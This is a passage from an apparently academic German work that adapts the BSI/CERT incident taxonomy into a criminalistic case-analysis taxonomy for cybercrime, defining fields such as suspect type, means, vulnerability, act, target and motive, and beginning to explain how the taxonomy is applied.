Beide Taxonomien fokussieren stark auf die Sicherheitsvorfallbehandlung. also Cybercrime-Delikte im engeren Sinne, und betrachten damit nur ausschnittsweise den Deliktsbereich Cybercrime bzw. die Straftat oder die Straftaten, wenn von einer Mehrzahl an gleichgelagerten Fällen ausgegangen wird. Damit wird eine Adaption der Taxonomie erforderlich, um möglichst umfassend alle bekannten Cybercrime-Deliktsfelder, die bereits in der Literaturrecherche aufgeführt wurden, zu erfassen. Zudem soll die Taxonomie zukunftsgerichtet in der Lage sein, bisher noch unbekannte Modus Operandi und Cybercrime-Straftaten ebenfalls aufgreifen zu können und damit auch deren Untersuchung zu ermöglichen und möglichst angeleitet zu bearbeiten.

Der grundlegende Anpassungspunkt liegt vordergründig in der Einteilung in Vorfall, Angriff und Ereignis, welches die drei Ebenen der erweiterten CERT-Taxonomie im Allgemeinen eingrenzt, wie dies in Abbildung 23: Erweiterte CERT-Taxonomie des Leitfaden IT-Forensik des BSI nach *Dittmann* 2011 ersichtlich ist. Da die kriminalistische Fallbearbeitung auf Straftaten abzielt, die nicht nur den Fokus auf Cybercrime im engeren Sinne legt, muss hier bereits eine Anpassung in der Ebenen-Hierarchie vorgenommen werden.

Auf Grund dessen, dass die kriminalistische Fallbearbeitung auf Straftaten abzielt, wird als erste Ebene hier die Straftat bzw. deren Mehrzahl, die Straftaten, dargestellt. Dies

vor allem aus der Maßgabe heraus, dass ein Täter oder auch eine Tätergruppierung mehrere Straftaten an unterschiedlichen Tatorten bzw. Ereignisorten begehen kann, deren vorheriger Entschluss, die Straftat mit speziellen Handlungen zu begehen und mehrere Opfer auszuwählen, einem vorsätzlichen Tatentschluss entsprechen kann. Das Opfer bildet in der zweiten Ebene den Rahmen für die verursachte Schwachstelle und die beim Opfer begangene Rechtsverletzung. Die dritte Ebene stellt den Modus Operandi in den Mittelpunkt und beschäftigt sich mit der Tatausführung, sowohl im objektiven als auch im subjektiven Bereich. Hier stellt der eigentliche Tatort den objektiven Bereich dar; der subjektive Bereich betrifft den Taterfolg der Straftat im Besonderen, wie dies auch in Abbildung 51: Aufbau der KFA-Taxonomie und deren einzelne Beschreibungsfelder ersichtlich ist.




Abbildung 51: Aufbau der KFA-Taxonomie und deren einzelne Beschreibungsfelder in gelb (eigene Darstellung)

Die vierte Ebene setzt den Fokus auf die eigentliche Tatbegehung, die sich aus den Bereichen Tatmittel, Tathandlung und Tatobjekt zusammensetzt und damit die Spurenlage aufgreift, die aus den Sach- und Personalbeweisen gewonnen werden kann. Das Tatmittel wiederum lässt sich ableiten vom genutzten Werkzeug und im Falle einer Gefahrenabwehr innerhalb eines Unternehmens anhand der ausgenutzten Schwachstelle, um Zugriff mit der Tathandlung auf das Tatobjekt zu erhalten. Wie aus der Abbildung hervorgeht, werden hier die bereits in der CERT-Taxonomie genutzten Beschreibungsfelder teilweise aufgegriffen, da diese im Bereich der Cybercrime-Delikte bereits umfassend genutzt werden.

Diese so konzipierte grobe Struktur kann jetzt mit den geeigneten Beschreibungen der Taxonomiefelder: Tatverdächtige(r), Tatmittel, Schwachstelle, Tathandlung, Tatobjekt, Taterfolg mit Schutzbedarf/Rechtsverletzung und Tatmotiv in eine Taxonomie für die kriminalistische Fallarbeit in Cybercrime-Delikten umgesetzt werden. Die dabei entstandene

Taxonomie wird in Abbildung 52: KFA-Taxonomie für Cybercrime-Delikte einmal vollständig aufgezeigt und befindet sich zudem noch einmal in Anhang A.

3.1.6.2 Aufbau der KFA-Taxonomie

Der Aufbau der KFA-Taxonomie, wie diese in Abbildung 52 dargestellt ist, besteht aus insgesamt acht Beschreibungsfeldern, deren inhaltliche Beschreibung sich aus unterschiedlichen Wahlmöglichkeiten ableiten lässt. Im Folgenden sollen die einzelnen Beschreibungsfelder und deren Wahlmöglichkeiten kurz aufgezeigt werden.

Tatverdächtige(r)

Nutzer sind normale Personen, die IT-Infrastrukturbestandteile oder Endgeräte entsprechend ihres vorgegebenen Einsatzzweckes nutzen. Diese Beschreibung umfasst alle Personen, die nicht vorsätzliche Handlungen durchführen, die zu einem Schaden im Sinne der Cybercrime-Delikte führen können. Letztlich ist bei der Sachverhaltsaufarbeitung die Möglichkeit gegeben, dass sich strafbare Handlungen als Fehleinordnungen oder als straflose Handlungen herausstellen, da fahrlässige Delikte im Bereich Cybercrime nicht verfolgt werden.

Hacktivisten stellen die eigentliche Gruppe der Hacker dar, deren Motivationen unterschiedlich begründet und von politischen wie auch persönlichen Motiven geleitet sein können.

Staatliche Akteure (Spionage/Cyberwar) sind die Angreifer, die sich im Bereich der Spionage auf staatlicher Ebene betätigen, aber auch dem Bereich der Cyberkriegsführung/dem Cyberwar zugeordnet werden können.

Terroristen stellen die Gruppe der Angreifer dar, deren Ziel in der Störung und/oder Zerstörung von IT-Infrastruktur oder IT-Endgeräten liegt.

Spione (Wirtschaft/Innentäter) beschreiben die im klassischen Sinne agierenden Täter die Betriebsspionage in Unternehmen betreiben und häufig dem Bereich der Innentäter angehören.

Professionelle Kriminelle (Berufsverbrecher/Organisierte Kriminalität) umschreibt den Bereich der Tätergruppierungen, die als Motivlage in der Regel dem finanziell agierenden

Tätertypus zugordnet werden. Dies sind sehr häufig Berufsverbrecher, welche ihr Einkommen aus Cyberdelikten generieren oder dem Bereich der Organisierten Kriminalität zugeordnet werden können, wenn diese Täter in hierarchischen Gruppen organisiert sind und arbeitsteilig bei der Planung aus Ausführung von Cyberstraftaten vorgehen.

Vandalen umfassen neben den sogenannten Script-Kiddies auch den Bereich der Hacker, die zum persönlichen Vergnügen Cyberstraftaten begehen oder damit ihre persönliche Akzeptanz innerhalb der Gesellschaft oder den Randgruppen der Cybercrime-Täter aufbessern wollen.

Voyer oder Stalker ist als Beschreibung für Täter vorgesehen, die entweder Personen oder Institutionen verbal oder auch durch gezielte Cybercrime-Aktionen stören oder gar schaden wollen. Hierunter fallen auch Täter aus dem Bereich Cybermobbing, Cyberbulling oder Cybergrooming. Deren Motivlage ist sehr häufig im persönlichen Bereich angesiedelt und auch der Bereich der Hasspostings kann diesem Tätertypus zugeordnet werden.

Cyberforscher stellen die letzte Gruppe der Tatverdächtigen dar und beziehen sich auf Cyberforscher, die per se mit Rechtsverletzungen durch Cyberangriffe objektive Tatbestände verwirklichen. Diese können auch im Auftrag tätig sein, was letztlich die Schuldfähigkeit oder Rechtswidrigkeit beeinträchtigen kann. Die Motivlage kann hier in den Bereich der Sicherheitsbeurteilung eingeordnet werden, aber auch persönliche Motive könnten eine Rolle für die Verwirklichung der Cyberstraftaten spielen.




Abbildung 52: KFA-Taxonomie für Cybercrime-Delikte[429]

[429] Quelle: Autor, vgl. dazu BSI: "Leitfaden IT-Forensik" (2011), S. 29.

Tatmittel

Physikalischer Angriff (Diebstahl/Beschädigung) erreicht eine Einstellung der Funktionsmöglichkeit der IT-Infrastruktur durch Beschädigung oder Diebstahl wichtiger Kernkomponenten.

Informationsaustausch/Kommunikation beinhaltet die Nutzung der allgemeinen IT-Infrastruktur wie Soziale Medien, Server, aber auch Netzwerke sowie Telefonkommunikation als Vorbereitung für Social Engineering-Attacken.

Einschleusen von Kommandos bezieht sich auf die Nutzung spezieller Kommandos in regulären Eingabebereichen, deren Ziel es ist, vorhandene Schwachstellen auszunutzen. Abzugrenzen ist dieser Bereich von der regulären Nutzung der IT-Infrastruktur oder IT-Verfahren durch speziell präparierte Kommandos.

Programme oder Scripte mit Schadfunktion unterscheiden sich letztlich nur geringfügig vom vorherigen Punkt. Charakterisiert werden sie durch die Nutzung von vorgefertigten Skripten oder Programmen zur Ausnutzung von Schwachstellen. Hier ist die Abgrenzung zu autonomen Agenten zu beachten, deren Möglichkeit, autonom zu agieren, was den Skripten und Programmen nicht möglich ist. Skripte oder Programme sprechen meist für den gezielten manuellen Angriff auf Infrastrukturen.

Autonome Agenten (Viren, Würmer) beziehen sich auf eigenständig agierende Schadsoftware, welche in der Lage ist, ohne Zutun durch die Angreifer ihr Schadenspontential auszuschöpfen. Dazu zählen etwa Malware wie Viren oder Würmer, welche sich auch eigenständig in Netzwerken verbreiten können. Diese Autonomität unterscheidet sie von zielgerichteten Angriffen mit Programmen oder Skripten.

Toolkits (Zusammenfassung gefährlicher Werkzeuge) stellen einen großen Bereich von verschiedenen Werkzeugen für alle Stadien von Angriffen zur Verfügung und werden zudem nicht nur von Tätern genutzt, sondern finden ihre Anwendung auch im Bereich der Sicherheitstests. Beispiele hierfür sind Tools wie MetaSploit oder das Empire Framework.

Verteilarbeitende Werkzeuge (Bots) bedienen sich der Kraft der Gemeinschaft von IT-Infrastruktur-Bestandteilen und werden als Angriffsvarianten, beispielsweise für DoS und DDoS-Angriffe genutzt. Zur Nutzung dieser verteilarbeitenden Werkzeuge ist jedoch in jedem verteilarbeitenden Infrastruktur-Gerät ein initialer Angriff mit einem der anderen

Werkzeuge Grundvoraussetzung. Diese Überlegung kann etwa bei der Versions-/Hypothesenbildung beachtet werden und ergibt weitere Anknüpfungspunkte für die KFA-Taxonomie.

Aufnahme elektromagnetischer Strahlung wird z B. bei der Aufzeichnung von Funksignalen eingesetzt. Damit lassen sich sogenannte Relay-Angriffe durchführen, in denen aufgezeichnete Funksignale erneut genutzt werden; es lassen sich aber auch Angriffe auf verschlüsselte Funknetze oder Seitenkanalangriffe beschreiben, die ebenfalls zur Entschlüsselung von sensiblen Informationen dienen sollen.

Reguläre IT-Verfahren sind alle die Verfahren, die genutzt werden und dem IT-Infrastrukturbereich zugeordnet werden, ohne eine Schwachstelle zu adressieren. Hierbei kann es sich beispielsweise um die Nutzung von Fernwartungs- oder Terminalzugängen, Datenbankschnittstellen oder ähnlichen Konfigurationswerkzeugen handeln, deren originärer Zweck zur Begehung von Cybercrime-Straftaten genutzt wird. Dies erfolgt meist unter der entsprechenden Nutzung von Zugangskennungen, die entweder im Vorfall bekannt gemacht oder aber aufgebrochen werden müssen durch entsprechende Attacken auf andere Zugangsbereiche.

Schwachstelle

Design-Schwachstelle bezeichnet eine Schwachstelle, die durch das Design oder die Spezifikation von Hardware oder Software auftritt und eine Verwundbarkeit dieser hervorruft. Diese Schwachstelle kann minimiert werden durch geeignete Verfahren wie dem Security-by-Design-Prinzip. Design-Schwachstellen erfordern zur Behebung der Schwachstellen eine Überarbeitung des Grundkonzeptes und damit geänderte Abläufe innerhalb der Implementierung.

Implementierungs-Schwachstellen entstehen durch Implementierungsfehler in Hard- oder Software, durch die Angreifer etwa Privilegien, Überschreitungen oder Zugriffe auf geschützte Bereiche erhalten können. Anders als bei der Design-Schwachstelle können Implementierungsfehler durch Patches behoben werden.

Konfigurations-Schwachstelle beschreibt eine Schwachstelle, die aus einem Fehler in der Konfiguration eines Systems resultiert, wie z. B. das Vorhandensein von Benutzerkonten mit Standardpasswörtern oder die Aktivierung von ungenutzten Diensten.

Social Engineering ist die Offenlegung von sensiblen Informationen durch eine Befragung oder das Auslösen von Aktionen durch die Einwirkung auf eine Person auf Grund öffentlich zugänglicher Daten. Hierunter fällt auch die Veröffentlichung von sensiblen und auch nicht sensiblen Informationen einzelner Personen oder Personengruppen, die für eine gezielte Beeinflussung genutzt werden können.

Keine-Schwachstelle beschreibt die Gruppe von Zugriffen ohne Ausnutzung von Schwachstellen oder der Beeinflussung von Personen durch eine korrekte Verwendung von Informations- oder Kommunikationstechnik.

Tathandlung

Abfragen einzelner oder mehrerer Ziele und deren Eigenschaften beschreibt die Durchführung von Sondierungen und Scans in IT-Infrastrukturen. Sondierungen sind einzelne Anfragen von Zielen zur Informationsbeschaffung über das Ziel. Scans charakterisiert ein sequentielles Zugreifen auf eine Reihe von Zielen, um bestimmte Merkmale von Zielen zu identifizieren.

Überladung der Zielkapazität fasst die Angriffe auf die Infrastruktur zusammen, die geeignet sind, Ziele temporär oder dauerhaft in ihrer Verfügbarkeit und Funktion einzuschränken, indem ein wiederholter Zugriff auf ein Ziel die Kapazität des Ziels überlastet. Hier sind etwa DoS- und DDoS-Angriffe einzuordnen.

Identität Nachspielen (Masquerade) wird etwa bei sogenannten Spoofing-Attacken oder bei der Maskierung verwendet, bei denen eine andere Entität in der Netzwerkkommunikation angenommen wird, um seinen originären Ursprung zu verschleiern. Außerhalb der Netzwerkkommunikation kann dies auch für das Annehmen einer fremden digitalen oder realen Identität stehen, etwa bei Social Engineering-Angriffen.

Umgehen bedeutet, eine alternative Methode zu verwenden, um auf ein Ziel zuzugreifen, welche bessere Erfolgsaussichten für einen Zugriff gewährt, etwa bei Methoden, die eine Authentifizierung nicht erforderlich machen.

Erstellen meint alle Operationen, die eine Erstellung von Entitäten zur Folge haben, wie etwa das Anlegen von Accounts oder das Speichern von Dateien, wie beispielsweise spezieller Schadsoftware.

Auslesen fasst das Lesen von Daten aus einem Datenspeicher zusammen, welches nicht in die Kategorie „Kopieren“ fällt.

Kopieren umfasst das Lesen von Daten aus einem Datenspeicher und das Speichern dieser Daten in einem weiteren externen Speicher als Reproduktion der Daten.

Stehlen stellt das Lesen und Kopieren von Daten dar, um diese in Besitz zu nehmen, ohne eine originäre Kopie am ursprünglichen Ort zu hinterlassen.

Modifizieren beschreibt das Ändern von Inhalten oder die Eigenschaften eines Ziels.

Löschen umfasst das Entfernen oder unwiederbringliche Zerstören eines Ziels.

Betreiben oder Nutzen beschreibt eine umfassende Sachverhaltsaufklärung. Beim Einwirken auf ein Ziel kann es sein, dass Zwischenschritte notwendig sind, die eine reguläre Nutzung von IT-Infrastrukturbestandteilen erforderlich machen, die in dieser Form beschrieben werden können. Hierbei kann etwa das Anmieten von Command und Control Server (C2) fallen oder die Nutzung von Chat-Programmen zur Beeinflussung von Personen oder zur Kommunikation. Des Weiteren kann hier auch die Nutzung von Accounts beschrieben werden, die ohne eine Maskierung erfolgt.

Tatobjekt

Account umfasst ein Konto, welches einen Benutzerzugriff auf einen Computer oder ein Netzwerk ermöglicht und was charakterisiert wird durch den Kontonamen, das Kennwort und Nutzungsbeschränkungen des Benutzers.

Prozesse umfasst ein Programm in Ausführung, bestehend aus dem ausführbaren Programm, den Daten und allen anderen Informationen, die zur Ausführung des Programms erforderlich sind. Es kann sich bei Prozessen aber auch um Softwaresteuerungsanlagen handeln, wie diese etwa im Bereich der Automatisierungstechnik eingesetzt werden.

Daten beschreibt die Darstellung von Informationen, Konzepten oder Anweisungen in Form von flüchtigen oder nicht flüchtigen Speicherinhalten, die entweder in IT-Infrastrukturen gespeichert sind oder zwischen diesen übertragen werden.

Komponenten sind die Teile, aus denen ein Computer oder Netzwerk aufgebaut ist.

Computer beschreibt das Endgerät, welches als Verarbeitungseinheit Datenverarbeitung betreibt.

Netzwerk umfasst alle miteinander verbundenen oder miteinander in Beziehung stehenden Gruppen von Hostgeräten (Computern), Vermittlungs- und Verbindungsgeräten.

Netzwerk von Netzen meint ein Internetzwerk (Internetwork) wie etwa das Internet oder Intranet eines Unternehmens oder einer Behörde.

Personen (auch Nutzer) stellen die Gruppe der natürlichen Personen bzw. Individuen dar, welche die Bedienung von IT-Infrastruktur oder IT-Endgeräten durchführen. Hierunter fallen bei entsprechenden Delikten auch minderjährige Personen, die das Ziel von sexuellem Missbrauch sind. Dazu zählen aber auch die Personen, welche von gezielten Social Engineering-Attacken betroffen sind.

Vermögen bezeichnet Vermögenswerte die entweder in monetärer Form oder digital vorliegen und das Ziel der Angreifer darstellen. Hierbei kann das Vermögen aus Bitcoin bestehen oder auf einem Bankkonto verfügbar sein. Zudem können Vermögenswerte auch über Zahlungsdienstleister verfügbar sein, wie etwa Klarna oder PayPal.

Taterfolg

Unerlaubter Zugriff auf Computer und Netze bzw. Informationen beschreibt die Handlungen, die durch das Ausspähen von Daten erfasst werden. Hierbei können alle Informationen eine Rolle spielen, auf die zugegriffen wird; die tatsächliche Verfügbarkeit oder Überwindung von Zugriffsschutz spielt bei dieser Betrachtung keine Rolle.

Veränderung von Daten bezieht sich auf die vorsätzliche bzw. fahrlässige Veränderung von Daten respektive der Dateninhalte. Dies kann etwa bei erfolgreichen Ransomware-Angriffen als Taterfolg angesehen werden.

Behinderung von Ressourcen und der Dienstverfügbarkeit gibt die klassische Einschränkung von IT-Diensten und IT-Angeboten wieder, die durch die Zugriffe bzw. Angriffe gestört oder unterbunden werden. Dies zielt etwa auf DoS- oder DDoS-Angriffe ab.

Nutzung von Ressourcen wird immer dann als Erfolg gewertet, wenn Täter die gekaperten Ressourcen für eigene Zwecke nutzen. Dies kann die Bandbreite von Internetanschlüssen, die Nutzung von Internet-Speichern zur Verbreitung von Malware oder aber die Nutzung von Servern für anonyme Zugriffe sein.

*Vermögensverfügung*en treten klassischerweise bei Betrugsdelikten oder Erpressungen als Erfolg ein und erfolgen durch Ransomware-Angriffe, Warenkreditbetrug oder andere Betrugsdelikte, die als Tatmittel die Informationstechnik nutzen.

Missbrauch (vorrangig sexuell) als Taterfolg ist für alle Delikte der §§ 184 ff. StGB vorgesehen und kann zudem für die Delikte im Bereich Stalking und Cybergrooming relevant sein.

Schutzbedarf/Rechtsverletzung

Vertraulichkeit/Zugriffsschutz bezieht sich auf die Geheimhaltung von Daten und Informationen gegenüber Unberechtigten, wie etwa Anwendern oder Dienstanbietern.

Authentizität bezeichnet den Schutz der Nachweisbarkeit der Herkunft von Daten und Informationen.

Integrität erfasst den Schutz von gespeicherten bzw. zu kommunizierenden Daten und Informationen vor unberechtigter Veränderung.

Verfügbarkeit beschreibt den Schutz von Daten und Informationen vor einer unbefugten Vorenthaltung, wie etwa DoS- oder DDoS-Angriffen.

Verbindlichkeit/Nachweisbarkeit beschreibt das Abstreiten von Transaktionen wie des Versendens bzw. Empfanges von Nachrichten durch authentisch festgestellte Personen.

Persönlichkeitsschutz bezieht sich auf Daten und Informationen zu Personen, die den höchstpersönlichen Lebensbereich umfassen können. Auch das Recht am eigenen Bild fällt in diese Kategorie, ebenso wie Missbrauchsdelikte aller Art.

Vermögensschutz bedeutet die Ausführung einer Vermögensverfügung durch Betroffene mit dem Resultat des Verlusts von Vermögenswerten.

Tatmotiv

Persönlich motiviert sind Täter, die eine Herausforderung suchen oder eine persönliche Beziehung zum Opfer haben. Dieser Tätertyp verfolgt eigene Interessen, z. B. Anerkennung einer größeren Gruppierung (Peer) oder von Seiten des Opfers zu erhalten. Zudem geht es dieser Gruppe meist um erhöhte Aufmerksamkeit, die auch mit Mitteln erreicht wird, die einen großen Schaden nach sich zieht.

Politisch motiviert charakterisiert Täter, welche politische Interessen vertreten und diese zur Zielauswahl heranziehen, häufig um den Opfern einen Schaden zuzufügen, der entweder durch Ausfall der Ziel-Informationstechnik oder durch Veränderungen am Ziel umgesetzt wird (Defacement).

Finanziell motivierte Täter nutzen ihr Wissen und ihre speziellen Fähigkeiten aus, um das Opfer letztlich zu einer Vermögensverfügung zu bewegen. In den überwiegenden Fällen ist hier als Grunddelikt auch eine Erpressung erkennbar. Handelt es sich bei den Agierenden nicht um Einzeltäter, so wird das Delikt häufig von Gruppen begangen, die dem Bereich der Organisierten Kriminalität zuzuordnen sind. Diese können wiederum dem Bereich der Underground Economy zugeschrieben werden.

Staatlich motiviert bezeichnet die Gruppe der von Staaten beauftragten Täter, welche im Sinne der Spionage von militärischen oder behördlichen Einrichtungen aktiv sind oder aber im Sinne des sogenannten Cyberwar Ziele angreifen, um diese zu stören oder unbrauchbar zu machen.

Sicherheitsbeurteilung beschreibt die Gruppe der Täter, die auf Grund von Sicherheitsüberprüfungen agieren und deren Vorsatz keiner der anderen Gruppierungen zugeordnet werden kann. Hier ist die Abgrenzung zur Gruppe der persönlich motivierten Täter problematisch, da auch innerhalb der Cyber Security-Szene Anerkennung eine persönliche Motivation darstellen kann. Die letzrere Gruppe kann aber dadurch unterschieden werden, dass sie an sich keinen tatsächlichen Schaden verursachen möchte.

3.1.6.3 Anwendung der KFA-Taxonomie

Die Anwendung der KFA-Taxonomie kann mit verschiedenen Methoden durchgeführt werden, welche teilweise bereits in den Grundlagen innerhalb der Erläuterungen des Cyber Kill Chain oder der Anwendung des D4I vorgestellt wurden. Eine Anwendung kann während der KFA innerhalb der Fallanalyse als zusätzliches Element der Übersichtlichkeit erfolgen oder abschließend als Beschreibung der Ergebnisse zur Ableitung der Untersuchungsplanung genutzt werden.

Die Anwendung der KFA-Taxonomie ist keine Einzelverortung von Taxonomiefeldern, sondern kann auch eine Mehrfach-Benennung verschiedener Taxonomie-Felder umfassen. Dies wird mit fortschreitender fallanalytischer Betrachtung grundsätzlich der Regelfall sein, da durch die Ermittlungsarbeit zusätzliche Analysefelder erschlossen werden, welche in die Bewertung des gesamten Falles einbezogen werden können. Die KFA-Taxonomie kann als Zielsetzung daher eine umfassende Kurzbeschreibung der Fehlinformationen liefern, die letztlich bei geeigneter informationstechnischer Umsetzung in Form der Einbindung in polizeiliche Auskunftssysteme auch zur Recherche genutzt werden kann.

Die Umsetzung der Anwendung kann entweder innerhalb der graphischen Beschreibung der KFA-Taxonomie, als Tabellenform oder als textliche Beschreibung umgesetzt werden, wie dies in den drei nächsten Unterkapiteln aufgezeigt wird.

3.1.6.3.1 Beschreibungsmöglichkeit innerhalb der graphischen Übersicht

Eine der Möglichkeiten der Anwendung der KFA-Taxonomie ist die Nutzung der graphischen Übersicht von Abbildung 52: KFA-Taxonomie für Cybercrime-Delikte, die zum Einzeichnen der betreffenden Taxonomie-Felder herangezogen werden kann. Dies kann analog zur Herangehensweise des Defence Canada Threat Modells von Unterkapitel 2.2.2.3 erfolgen. Bei dieser Anwendungsvariante sind die Nutzung der 4x4-Bewertungsmatrix und auch die zusätzliche Stichwortbeschreibung der einzelnen Taxonomie-Felder nur bedingt umsetzbar.

